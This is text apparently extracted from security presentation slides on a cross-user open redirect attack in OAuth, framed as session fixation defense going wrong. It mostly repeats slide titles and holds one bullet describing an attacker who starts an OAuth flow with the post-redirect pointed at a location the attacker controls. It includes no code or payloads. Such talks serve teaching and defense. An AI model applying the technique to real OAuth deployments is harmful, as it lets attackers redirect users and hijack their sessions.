
## Reality:

- **Cross-user Open Redirect**




# Open Redirect: Attack

## When Session Fixation Defense Goes Wrong



# Open Redirect: Attack


## When Session Fixation Defense Goes Wrong



# Open Redirect: Attack

## When Session Fixation Defense Goes Wrong


- Attacker initiates OAuth, pointing **post-redirect** to an **attacker-controlled location**



# Open Redirect: Attack

## When Session Fixation Defense Goes Wrong


- Attacker initiates OAuth, pointing **post-redirect** to an **attacker-controlled location**



# Open Redirect: Attack

## When Session Fixation Defense Goes Wrong

